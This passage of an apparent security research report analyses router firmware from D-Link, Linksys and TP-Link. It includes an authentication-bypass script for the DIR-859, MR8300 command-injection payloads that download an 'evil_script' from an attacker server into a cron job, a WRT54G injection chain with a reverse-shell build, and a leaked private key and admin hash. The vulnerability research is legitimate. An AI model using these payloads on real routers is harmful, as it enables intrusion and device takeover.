dd iflag=skip_bytes,count_bytes if=enc_fw.bin of=enc_block.bin skip=$((0x6DC)) count=$((0x009d2b00))

The encrypted block is decrypted using AES 128 CBC with key as 0xC05FBF1936C99429CE2A0781F08D6AD8

openssl aes-128-cbc -d -p -nopad -nosalt -K "c05fbf1936c99429ce2a0781f08d6ad8" -iv "67c6697351ff4aec29cdbaabf2fbe346" -in enc_block.bin -out dec_block.bin


The encryption key is appended along with the decrypted block and the final image is the actual firmware image. The firmware image is then extracted using binwalk and extracted.



```
┌──(root㉿kali)-[/home/kali/6120-Project/DIR-867]
└─# cd _dec_fw.bin-0.extracted

┌──(root㉿kali)-[/home/kali/6120-Project/DIR-867/_dec_fw.bin-0.extracted]
└─# ls
A0  A0.7z  _A0.extracted

┌──(root㉿kali)-[/home/kali/6120-Project/DIR-867/_dec_fw.bin-0.extracted]
└─# cd _A0.extracted

┌──(root㉿kali)-[/home/…/6120-Project/DIR-867/_dec_fw.bin-0.extracted/_A0.extracted]
└─# ls
65C1C8  8917DC  8917DC.7z  _8917DC.extracted

┌──(root㉿kali)-[/home/…/6120-Project/DIR-867/_dec_fw.bin-0.extracted/_A0.extracted]
└─# cd _8917DC.extracted

┌──(root㉿kali)-[/home/…/DIR-867/_dec_fw.bin-0.extracted/_A0.extracted/_8917DC.extracted]
└─# ls
0.cpio  cpio-root

┌──(root㉿kali)-[/home/…/DIR-867/_dec_fw.bin-0.extracted/_A0.extracted/_8917DC.extracted]
└─# cd cpio-root

┌──(root㉿kali)-[/home/…/_dec_fw.bin-0.extracted/_A0.extracted/_8917DC.extracted/cpio-root]
└─# ls
bin  dev  etc  etc_ro  home  init  lib  media  mnt  private  proc  sbin  share  sys  tmp  usr  var
```

Fig. 35. Extracted cpio-root file system


The filesystem obtained from the image is cpio-root file system. The static analysis is performed for the firmware image, the /etc_ro directory contains several file, that can be considered as part of the information disclosure contents. The cacert.pem file contains a bundle of trusted root certificates. These certificates are used by various software applications, including web browsers and servers, to establish secure connections over the internet.



```
┌──(root㉿kali)-[/home/…/_A0.extracted/_8917DC.extracted/cpio-root/etc_ro]
└─# cat cacert.pem
Amazon Root CA 1
================
-----BEGIN CERTIFICATE-----
MIIDQTCCAimgAwIBAgITBmyfz5m/jAo54vB4ikPmljZbyjANBgkqhkiG9w0BAQsFADA5MQswCQYD
VQQGEwJVUzEPMA0GA1UEChMGQW1hem9uMRkwFwYDVQQDExBBbWF6b24gUm9vdCBDQSAxMB4XDTE1
MDUyNjAwMDAwMFoXDTM4MDExNzAwMDAwMFowOTELMAkGA1UEBhMCVVMxDzANBgNVBAoTBkFtYXpv
bjEZMBcGA1UEAxMQQW1hem9uIFJvb3QgQ0EgMTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
ggEBALJ4gHHKeNXjca9HgFB0fW7Y14h29Jlo91ghYPl0hAEvrAIthtOgQ3pOsqTQNroBvo3bSMgH
FzZM9O6II8c+6zf1tRn4SWiw3te5djgdYZ6k/oI2peVKVuRF4fn9tBb6dNqcmzU5L/qwIFAGbHrQ
gLKm+a/sRxmPUDgH3KKHOVj4utWp+UhnMJbulHheb4mjUcAwhmahRWa6VOujw5H5SNz/0egwLX0t
dHA114gk957EWW67c4cX8jJGKLhD+rcdqsq08p8kDi1L93FcXmn/6pUCyziKrlA4b9v7LWIbxcce
VOF34GfID5yHI9Y/QCB/IIDEgEw+OyQmjgSubJrIqg0CAwEAAaNCMEAwDwYDVR0TAQH/BAUwAwEB
/zAOBgNVHQ8BAf8EBAMCAYYwHQYDVR0OBBYEFIQYzIU07LwMlJQuCFmcx7IQTgoIMA0GCSqGSIb3
DQEBCwUAA4IBAQCY8jdaQZChGsV2USggNiMOruYou6r4lK5IpDB/G/wkjUu0yKGX9rbxenDIU5PM
CCjjmCXPI6T53iHTfIUJrU6adTrCC2qJeHZERxhlbI1Bjjt/msv0tadQ1wUsN+gDS63pYaACbvXy
8MWy7Vu33PqUXHeeE6V/Uq2V8viTO96LXFvKWlJbYK8U90vvo/ufQJVtMVT8QtPHRh8jrdkPSHCa
2XV4cdFyQzR1bldZwgJcJmApzyMZFo6IQ6XU5MsI+yMRQ+hDKXJioaldXgjUkK642M4UwtBV8ob2
xJNDd2ZhwLnoQdeXeGADbkpyrqXRfboQnoZsG4q5WTP468SQvvG5
-----END CERTIFICATE-----

Amazon Root CA 2
================
-----BEGIN CERTIFICATE-----
MIIFQTCCAymgAwIBAgITBmyf0pY1hp8KD+WGePhbJruKNzANBgkqhkiG9w0BAQwFADA5MQswCQYD
VQQGEwJVUzEPMA0GA1UEChMGQW1hem9uMRkwFwYDVQQDExBBbWF6b24gUm9vdCBDQSAyMB4XDTE1
MDUyNjAwMDAwMFoXDTQwMDUyNjAwMDAwMFowOTELMAkGA1UEBhMCVVMxDzANBgNVBAoTBkFtYXpv
bjEZMBcGA1UEAxMQQW1hem9uIFJvb3QgQ0EgMjCCAiIwDQYJKoZIhvcNAQEBBQADggIPADCCAgoC
ggIBAK2Wny2cSkxKgXlRmeyKy2tgURO8TW0G/LAIjd0ZEGrHJgw12MBvIITplLGbhQPDW9tK6Mj4
kHbZW0/jTOgGNk3Mmqw9DJArktQGGWCsN0R5hYGCrVo34A3MnaZMUnbqQ523BNFQ9lXg1dKmSYXp
N+nKfq5clU1Imj+uIFptiJXZNLh5GkOQsL9sBbm2eLfq0OQ6PBJTYv9K8nu+NQWpEjTj82R0Yiw9
```

Fig. 36. cacert.pem

The cacert.pem file serves as a repository of trusted certificate authorities, allowing these applications to verify the authenticity of SSL/TLS certificates presented by servers during the connection establishment process. Here the CA certificate authority seems to be Amazon.




```
┌──(root㉿kali)-[/home/…/_A0.extracted/_8917DC.extracted/cpio-root/etc_ro]
└─# ls
Wireless                cacert.pem  icon.large.ico  lighttpd     motd        rcS                  tr069_voip_default_settings  wifi
apcli_connect_trial.sh  fp_db       inittab         linuxigd     ppp         rept_dbdc_test.sh    usb                          wlan
bndstrg.conf            icon.ico    l7-protocols    lld2d.conf   public.pem  rept_test.sh         web                          xml

┌──(root㉿kali)-[/home/…/_A0.extracted/_8917DC.extracted/cpio-root/etc_ro]
└─# cat public.pem
-----BEGIN RSA PUBLIC KEY-----
MIICCgKCAgEApZLuH2XFDWuazEMpx4v6QY0ePRJm344JgkLKfeofovxvbjfX6RHU
7yUz6b2wJnW4lomEzjrJEQFnPGNFV/oWO/NaTb3k0rPUewDzlzy/pn7ZMehqnMK1
tHVnyQ6RZ+9qkdYEu08f79UgZcGQzSy2TLNMquAB9ffGbTHAjRfoK7cDjQX+RKWh
OOs5tbnzhR0B4Jdd6UL9Sqoq5UisTdlnFhy67RdsItz3OOrHIiDYmfkEOqAZySKZ
MhY7h7kkC8t1IzZOncBx3LYU4PMo9ulycAx7xDUric8xswnKoYAJbbKtp9xnGKRJ
HPuZOZyXFdWNlTVhzG3sGdDzcpHxrFOJZ5RK/n19DArbq6w9MEInTmU3bcwDYFvX
JCQ5Al05lgqP8vk7U4xx3AcwZUQHNVzduBuibB26jhpPXSk1Cl6NpFdXlKvcynfV
H8XaCHy8LXhZBMiuR62Ft6YkcIpBdsQ2uBGL5GOmVFA/cOEtPZjWxzN/miXaZ7In
iRhXEHFus6zYIPOTa9DNyAA87UCqxkem7Xgu59fgq49YwGPk+Q7HJXKgts9QTn9y
26OtlUAq1i23EJK6GJvTmszslXbAWEi5Mlb/o7QdpEQt/gyz9udnVmfXOy4UmNXN
ZxuVyXNomTBFRObZ5Zmn6n+xat5eBDpvct+OO1IUMC154div9i2szF0CAwEAAQ==
-----END RSA PUBLIC KEY-----
```

Fig. 37. Public Key

The public.pem file typically contains a public key in the PEM (Privacy Enhanced Mail) format. This key may be used for various cryptographic operations, such as encryption, verification, or key exchange.

6. D-Link DIR-859


Unauthenticated information disclosure is a type of security vulnerability that allows an attacker to access sensitive information without proper authentication or authorization. This type of vulnerability can be exploited by an attacker to gain unauthorized access to sensitive data, such as user credentials, system configuration information, or proprietary data. In the context of the D-Link DIR-859 router, this vulnerability might manifest in several ways, such as through exposed endpoints, insecure storage of sensitive data (like passwords or network configuration details), or through misconfigured services that inadvertently leak information. Attackers exploiting this vulnerability could gain access to network settings, credentials, or other critical data, which could be used for further attacks, such as unauthorized access to the network, session hijacking, or man-in-the-middle attacks



phpcgi_main()

The `phpcgi_main()` function serves as the starting point for the `phpcgi` executable, essentially a symlink to `/htdocs/cgibin`. It handles HTTP HEAD, GET, or POST requests specifically for files with extensions like php or asp. Moreover, it captures and processes URL parameters, converting them into "KEY=value" format strings for the PHP interpreter. A coding error in handling the request body allows for an authentication bypass on the device for specific PHP files through a carefully constructed HTTP request.


To begin analyzing the binary "/htdocs/cgibin," employed QEMU for emulation and IDA as a decompiler of choice. We initiate the process under the debugger using a script with predefined values, placing a breakpoint at `phpcgi_main()`. Attention then shifts to the `cgibin_parse_request()` function, which verifies header values like CONTENT_LENGTH and CONTENT_TYPE and invokes `parse_uri()`. This function ensures the URL includes a “?” character, organizing the URL's structure accordingly. Here, we identify a controllable value in memory (AUTHORIZED_GROUP=1%0a).



```
00 42 0C 50 7F FF F4 F4  7F 7A D5 40 00 42 0C DC  .B.P. ((.z+@.B.
7F FF F3 E0 00 00 00 20  7F 80 60 10 00 40 60 24  . *a... Ç ..@`$
7F FF F6 39 00 42 03 90  FF FF FF FF 00 00 00 20  . ÷9.B.. ****..
7F 80 60 10 00 40 29 68  00 43 B9 E0 7F FF F6 18  .Ç ..@)h.C¦a. ÷.
41 55 54 48 4F 52 49 5A  45 44 5F 47 52 4F 55 50  AUTHORIZED_GROUP
3D 2D 31 00 7F FF F6 18  7F FF F6 18 7F 76 79 50  =-1. ÷.. ÷..vyP
7F FF F4 38 7F 78 CE E0  7F 7E 91 FC 7F 7E 96 E4  . (8.x+a. æn. ûS
```

Fig. 38.

Once execution returns from `cgibin_parse_request()` to `phpcgi_main()`, several variables get initialized before running the `sess_validate()` function, which yields a return value of 0xffffffff (-1 in decimal), attributing this value to the “AUTHORIZED_GROUP” parameter. Further examination reveals that our sent information is organized through functions (`sobj_add_string`, `sobj_add_char`, `sobj_get_string`) using the $a0 register as a ptr_buffer pointer for variable formatting, ultimately passing $a0 to `xmldbc_ephp()` for final validation.



```
import requests
# Miguel Mendez Z.

FILES = ["vpnconfig.php"]
IP = "192.168.0.1"
PORT = "80"

headers = {'content-type': 'application/x-www-form-urlencoded'}

print "\n-----------VPN-------------\n"
url_vpn = 'http://{ip}:{port}/{file1}?pwnd=%0a'.format(ip=IP,
port=PORT, file1=FILES[0])
print(requests.get(url_vpn).text)
```

Fig. 39.

The manipulation becomes evident after `sobj_get_string`'s final copy, showing the AUTHORIZED_GROUP variable in memory controlled by us. Consequently, the PHP script executes, setting “AUTHORIZED_GROUP” to 1, granting authorization to access VPN configuration. A simple curl command with a valid payload then retrieves the vpnconfig.php file's stored configuration.


It adeptly manages a wide range of HTTP requests, including HEAD, GET, and POST methods, specifically targeting files with extensions like PHP and ASP. Beyond simply routing these requests, it plays a key role in parsing URL parameters, transforming them into a structured format recognizable by the PHP interpreter ("KEY=value"). This mechanism not only facilitates the dynamic processing of web content by interpreting PHP scripts based on incoming requests but also underscores the importance of efficiently handling URL parameters for web application functionality and security.

E. Linksys

1. Linksys MR 8300

The Linksys MR8300 Router is engineered as a tri-band wireless solution aimed at providing fast and dependable Wi-Fi connectivity ideal for both households and small businesses. Leveraging advanced capabilities like MU-MIMO technology and Beamforming technology, the MR8300 manages numerous devices concurrently and ensures optimized bandwidth allocation for seamless streaming, gaming, and web browsing experiences.

A zero-day vulnerability has been identified in the Linksys MR8300 router, specifically affecting firmware version 1.0. This vulnerability has been documented and reported in the Common Vulnerabilities and Exposures (CVE) database as CVE-2022-38132, receiving a high CVE score of 8.8. The vulnerability involves an easily exploitable command injection flaw that can be triggered via the router's web configuration interface, potentially leading to remote code execution. The root of this vulnerability stems from an issue present within the router's file system. The Dynamic DNS (DDNS) functionality is managed by the service_ddns.sh bash script on the router is particularly vulnerable. Within the service_ddns.sh file, the update noip server function is responsible for handling user-provided DDNS information and communicating with the DDNS provider through requests.



```
update_noip_server {}
{

CURRENT_TIME = 'get_current_time'
ascii_value = 'printf "%x" "'@"'
username = $(echo ${SYSCFG_ddns_username} | sed .s/@/%$ascii_val/)
ddnspass = $(echo ${SYSCFG_ddns_password} | sed .s/@/%ascii_val/)
local url = "https://${username} : ${ddnspass} @dynupdate.no-ip.com/nic/update?hostname = ${SYSCFG_ddns_hostname}&myip = $EFFECTIVE_WAN_IPADDR"
MODEL = 'syscfg get device::modelNumber'
HW_REV = 'syscfg get device::hw_revision'
FW_VERSION = 'syscfg get fwup_firmware_version'
MANUFACTURER = 'syscfg get device::manufacturer'
USER_AGENT="$ (MANUFACTURER) - $ (MODEL) /S(HW_REV)-ddns@linksys.com"
result= curl -s --insecure --user-agent "$ (USER_AGENT)" $url]'

}
```

Fig. 40. Function to fetch username and password details

The above script fetches the username and password provided by the user and fills it in the below URL.

local url = “https://${username}:${ddnspass}@dynupdate.no-ip.com/...

The CURL command line is constructed using the provided URL as follows:
result='curl -s --insecure --user-agent "${USER_AGENT}" $url'

Subsequently, the command line is executed. The vulnerability in focus here arises from inadequate input sanitization. The structure of the generated URL closely mimics the pattern of https://<ip>:<port> but with the addition of the "@" symbol redirecting the web request to the dynupdate.no-ip.com domain. Notably, the presence of the '#' symbol within the password is significant. In environments like bash and curl commands, the '#' symbol denotes the start of a comment line, causing the exclusion of any content following it. For instance, if the username is 1.2.3.4 and the password is 1234 #.

https://1.2.3.4:1234 #@dynupdate.no-ip.com/...

By utilizing this method, it becomes possible to generate a request to any desired domain and port simply by providing a username and password, effectively commenting out the initially hardcoded domain. Using the "curl" command with the "-o" flag allows for the redirection of output to a file within the file system. This feature enables the downloading of a file from our server to any specified location on the device. The following url will yield a file downloaded from our server to the '/tmp/strace path on the device.

https://1.2.3.4:1234/evil_strace -o /tmp/strace #@dynupdate.no-ip.com/...

After successfully transferring files from the remote server to the router's file system, the arp_mon_everyminute.sh bash script file, which is executed every minute, will be overwritten with our script.

https://1.2.3.4:1234/evil_script -o /tmp/cron /cron.everyminute/arp_mon_everyminute.sh #@dynupdate.no-ip.com/...


However, when attempting to send the username and password, an error message is displayed stating that the password length exceeds the limit. While client-side protection against long strings is common in various web interfaces, it can often be bypassed by modifying the sent request using tools like Burp Suite. In this case, we found that the protection is only applied on the client side, and altering the API request manually allowed us to successfully send the lengthy password string to the server.

Overall, the firmware contains a vulnerability related to command injection, which can be exploited by a user providing a carefully crafted username and password on the DDNS registration page. Exploiting this vulnerability can result in downloading a file from a malicious remote server, replacing any file on the router's file system, and subsequently executing the file on the device through the cron job mechanism.

2. Linksys WRT – 54G / WRT – 54GL

The primary concept involved in decrypting the Linksys WRT54G entails identifying the vulnerability location or code segment within the operating system, which needs modification upon system reboot to alter its language version. Similar set of vulnerabilities were identified in Linksys-WRT54GL.

As first step, decided to download the firmware, extract the file system, and begin messing around with what's available on the router.



```
linksys-wrt54g binwalk -e FW_WRT54Gv4_4.21.5.000_20120220.bin
```

Fig. 41. Binwalk on Linksys-WRT54G

The variable `puVar1` is loaded from `nvram_get("ui_language")`. It appears that by altering `ui_language` to a malicious command such as `;{malicious command};`, we can potentially trigger code execution. Let's test this hypothesis by using `;reboot;`.

Had to encode the command to ensure it is correctly utilized within a URL:

urllib.parse.quote(';ping -c 4 192.169.1.100;')
'%3Bping%20-c%204%20192.169.1.100%3B'

Generated a blank file with the name *.bin to bypass the client-side validation for the firmware filename. To address the issue, uploading a reverse shell onto the router was necessary. However, the size limitation of snprintf posed a challenge.

snprintf(acStack88,0x40,"cp www/%s_lang_pack/captmp.js /tmp/.", puVar1);
system(acStack88);


Automated the process of changing the ui_language to a command in conjunction with issuing a firmware update in order to execute a shell command. All the ping logs are stored in /tmp/ping.log

In [1]: r = Router('192.169.1.1', ('admin', 'waddup'))

In [2]: r._run_shell_cmd('ps', with_output=True)

[*] Running: ;ps>/tmp/ping.log 2>&1;

[*] Issuing a firmware upgrade.



```
76 0 S udhcpc -i vlan1 -l br0 -p /var/run/wan_udhcpc.pid -s /tmp/
86 0 S httpd
89 0 S cron
540 0 S sh -c cp /www/;ps>/tmp/ping.log 2>&1;_lang_pack/captmp.js
542 0 R ps
```

Fig. 42. Invoking CMD injection.

In the end, it was possible to modify the processor's ui_language by building revshell.c with the assistance of the Linksys toolchain, indicating that the remote execution was successful.

$ /opt/brcm/hndtools-mipsel-linux/bin/mipsel-linux-gcc -s -static revshell.c -o revshell
$ file revshell

revshell: ELF 32-bit LSB executable, MIPS, MIPS-I version 1 (SYSV), statically linked, for GNU/Linux 2.2.15, stripped.

3. Linksys WRT1900 ACS

The Linksys WRT1900ACS is a popular wireless router that supports third-party firmware such as OpenWRT, DD-WRT, and Tomato. The binary image is extracted using binwalk and its entropy is calculated. The entropy of a firmware image is a measure of randomness or uncertainty within the data. The entropy of a firmware image can be used to determine whether it is encrypted or compressed. High entropy indicates that the file is random and may be encrypted, while low entropy indicates that the file is not random and may be compressed.





Fig. 43. Entropy

The plot shows that the entropy is not constant throughout the image suggests that the image contains a variety of different data types. The areas of the graph with higher entropy may correspond to compressed code or encrypted data, while the areas with lower entropy may correspond to configuration settings or human-readable text.

The extracted file system appears to be JFFS2-root file system. Upon static analysis of the directories and the files inside the file systems, some critical files were discovered. These files are server.pem, cert.pem.


Server.pem is a file that typically contains the private key and the corresponding public key certificate for a server. It's commonly used in the context of SSL/TLS encryption to secure communications between clients (such as web browsers) and servers (such as web servers). The private key is used by the server to decrypt messages encrypted by the public key and to sign data for verification by clients.



```
┌──(root㉿kali)-[/home/…/_FW_WRT1900ACSV2_2.0.2.188405_prod.img.extracted/jffs2-root/etc/certs]
└─# ls
openssl.cnf  root  server.pem

┌──(root㉿kali)-[/home/…/_FW_WRT1900ACSV2_2.0.2.188405_prod.img.extracted/jffs2-root/etc/certs]
└─# cat server.pem
-----BEGIN PRIVATE KEY-----
MIIEvQIBADANBgkqhkiG9w0BAQEFAASCBKcwggSjAgEAAoIBAQDvEmq1Ub7CH8Wj
/tbXxuvQCUpRX4SZsBSVYzKDKCBXZJx3NtnbS1Y/vy1g/+vpZPYhSKiedBw9u4bV
IgmAbM/SsB1k217Ts4zEabjGabz/ZH8HTMfRiqxu8x4ef7GLlk6VTtFfCyz8aW6x
T4N0azFM9Z/0Ewjr94OAH11bD472rDCi8RS8yJqVRdakuN2OssJYDIgY8f82Vepu
8MysB2ud67F6q7uleJBY1FaKyN5bUXGA3uP8KGinJdM7r1P8pSl831mFYTOFSJ6+
RKP0AZBPKOxKhcDfZpHCxjH4ljZQz5Q77SAkBtHCTTvf5BSaLFyKbSFWwbTn9U2c
eZ7TNf6LAgMBAAECggEBAKNTvKz1FNKAFMbuGk69bnps7mXbULbCcb2BUJAECNxL
sw1K3tkOtkTUsgbSXZiczf5nvb7K6kROahYPs9gV/oEcqmgr/p+oyaCh7Ic409LS
8GmnTd+c2mLOGytl2YDYhgVBHT7HDsu+p83g2X7ognzmTW+212CF70PHqbq9TVk9
BdJb4qmF44I1EggG9xDmJhT7TdO/uQVQq78sydQigBxCkIFG/+hXVbGBEfcumX7I
PzrK+1j/5j9pQ1QQiG8aggjG0kFzB58RKt1foxdRhtlsfni5j+/e3bFxCeQwHN9n
EJt2NhZA9SQbDzC1Wb/8bJfXk7VBMzpounWTjyg0jykCgYEA96UsS38TLWxUhu4m
HWY1FJFdgp5sx/gQ4CVaUHtQ+TxZTenf74eDnC5kbPRZ1Z14egoU71dsZiphACqU
JOeXHt1hDOZtdrFGp96xS0LQNfMqboG3tSDGjqUJoWL5A6vvRV2O4FFv4A+iaxcY
EvrgDul4t9HUo8RZjFSyLKg81jcCgYEA9yMzDfi4mvPj4/fKCXF1PVMhv60Kar8Z
0x0Vnvn3jNaHps3TDzRoU3JsvT7Vx+VhRSl76Uc2JuF3X/XFqR2mIGxP7TOcfqO7
zwRE9IMU2tZJ6KizHGRXfyYu5n33KnSLFi+Mr4KXs8w1BGN+JVJwdwGT304zwKQx
2hf2KsWa8E0CgYBZdvZ1m8bR1h0DUefzXwU2FP3vPkSWSWvvTg8+nA4L8E1i9GbO
JerJ9YiaQ/xgSff7PsEo+F0U26KHaNqED+ZsZ0W3j1dkVc7svmrWgaCunNZrbbls
WhbhWYYNI7BKP8cFjDMdns4H6B4JC1LMWI2xUtCit89WCo0/QSnNMEoqKQKBgGgC
unQA38DmMFw7ZxS+T7dVi3ieHSo7F5bSyMy1xjdR+plrOo7FobqtB7J4XxXYJg3z
naDaRa1uMmCCkYPRZJ98th05ft2VgPzTGSpHGLnZQhXXGjqyyHhM+bQqEo1gsP1P
```

Fig. 44. Private Key

The cert.pem file typically contains a public key certificate in the PEM (Privacy Enhanced Mail) format. This certificate is issued by a trusted Certificate Authority (CA) and contains information about the entity it identifies, such as its domain name, organization, and public key. Public key certificates play a crucial role in establishing secure communications over the internet, particularly in the context of SSL/TLS encryption.




```
-----BEGIN CERTIFICATE-----
MIIEHzCCAwegAwIBAgIJANw0jQ2fmyjuMA0GCSqGSIb3DQEBCwUAMIGLMQswCQYD
VQQGEwJVUzETMBEGA1UECBMKQ2FsaWZvcm5pYTEjMCEGA1UEChMaQmVsa2luIElu
dGVybmF0aW9uYWwsIEluYy4xIzAhBgNVBAsTGkJlbGtpbiBJbnRlcm5hdGlvbmFs
LCBJbmMuMR0wGwYDVQQDExRsaW5rc3lzc21hcnR3aWZpLmNvbTAeFw0xODA1MDEx
ODEwMDRaFw0yODA0MjgxODEwMDRaMIGLMQswCQYDVQQGEwJVUzETMBEGA1UECBMK
Q2FsaWZvcm5pYTEjMCEGA1UEChMaQmVsa2luIEludGVybmF0aW9uYWwsIEluYy4x
IzAhBgNVBAsTGkJlbGtpbiBJbnRlcm5hdGlvbmFsLCBJbmMuMR0wGwYDVQQDExRs
aW5rc3lzc21hcnR3aWZpLmNvbTCCASIwDQYJKoZIhvcNAQEBBQADggEPADCCAQoC
ggEBAO8SarVRvsIfRaP+1tfG69AJSlFfhJmwFJVjMoMoIFdknHc22dtKJj+/LWD9
++lk9iHkqJ50HD27htUiCYBsz9KwHWTYjtOzjMRpuMZpvP9kfwdMx9GKrG7zHih/
sYuWTpVO0V8LLPxpbrFPg05rMUz1n84TCOv3g4AfXVsPjvasMKLRFLzImpVF1qS4
1k6ywlgMiBXx8HZV6m7QzKwHa53rsUapm4t4kFjUVorI3ltRcYDe4/QobWcl0xmv
U/ylKXzeKYVgg4VJTr5Eo/QBkE8o7EqFw59mkcLGMfiWNlDPlDvtICQG0cJNO9/k
FJosXIptIVbBtOf1TZx5ntM1/osCAwEAAaOBgzCBgDAJBgNVHRMEAjAAMAsGA1Ud
DwQEAwIF4DBmBgNVHREEXzBdghRsaW5rc3lzc21hcnR3aWZpLmNvbYIYd3d3Lmxp
bmtzeXNzbWFydHdpZmkuY29tgg5teXJvdXRlci5sb2NhbIIbV1JUMTkwMEFDUy5o
b21lLmxpbmtzeXMuY29tMA0GCSqGSIb3DQEBCwUAA4IBAQBWyhM4eow9wu5MsJS0
kqbWnHquY6+LIOe7jLzeMZEXws9/lqAbbLLoVWUQlV0U7hCsV/pqUsEKvl3TPSPS
483Cs6VZSfZikowdbEH9WUgGBZSSI7XR4PqVuLzldKoccAhqDNfIySFQj0pCFqe0
iKxNFB59kPNpelxWMhB/JZlbOfH76ZdNDnJmK7uASn8Co7RN6ewDSirjbgDiz2xk
vC53Nt1bAAlPDnSpTVhvwhr0O7i+ZMv0/QeeV/TIH3wPYFbZ0SxY/Nr0W4YbQQUD
jLLgC7F0PN/0jk96z6nm1wJQi2B1p/RNWobJ8umS21e62qIQSnLwXXjZ6h6XqFz5
Q0jb
-----END CERTIFICATE-----
```

Fig. 45. Certificate

F. TP-Link

1. TP-Link WR841N


The TP-Link WR841N is a popular wireless router that supports 802.11n standards and provides wireless speeds of up to 300 Mbps. Additionally, the router supports various third-party firmware, such as OpenWRT and DD-WRT, which can provide additional features and customization options. However, like any other device, the TP-Link WR841N is not immune to security vulnerabilities. Upon analyzing similar models of routers in TP-Link WR840N, was observed that they exhibited identical vulnerabilities as those discovered in the version V14_220816. After extracting the squash root file system from the binary file, passwd.bak critical file is found in the /etc folder. Upon close inspection, the hashed password for the admin account is found to be using MD5 hashing method.



```
┌──(root㉿kali)-[/home/…/TL-WR841N(US)_V14_220816/_TL-WR841Nv14_US_0.9.1_4.19_up_boot[220816-rel43928].bin.extracted/squashfs-root/etc]
└─# cat passwd.bak
admin:$1$$iC.dUsGpxNNJGeOm1dFio/:0:0:root:/:/bin/sh
dropbear:x:500:500:dropbear:/var/dropbear:/bin/sh
nobody:*:0:0:nobody:/:/bin/sh
```

Fig. 46. passwd.bak


Further upon reverse engineering the firmware image, it is found that the decryption algorithm and the key used in the encryption process can be located. The libcmm.so library is loaded in Ghidra and decompiled to reverse engineer the encryption/decryption of the xml files. Using the initial recon process the dm_decryptFile function is investigated. The initial inspection of the decompiled, based on the error messaging, revealed the decryption algorithm used. The Data Encryption Standard (DES) is an outdated symmetric key method of data encryption yet being used as the algorithm.



```
int iVar1;
undefined auStack_28 [8];
int local_20;

memcpy(auStack_28,&DAT_000c9f70,8);
if (param_3 < param_1) {
  cdbg_printf(8,"dm_decryptFile",0x6cf,
              "Buffer exceeded, decrypt buf size is %u, but dm file size is %u",param_3,param_1);
  local_20 = 0;
}
else {
  local_20 = cen_desMinDo(param_2,param_1,param_4,param_3,auStack_28,0);
  iVar1 = local_20;
  if (local_20 == 0) {
    cdbg_printf(8,"dm_decryptFile",0x6d6,"DES decrypt error\n");
  }
  else {
    do {
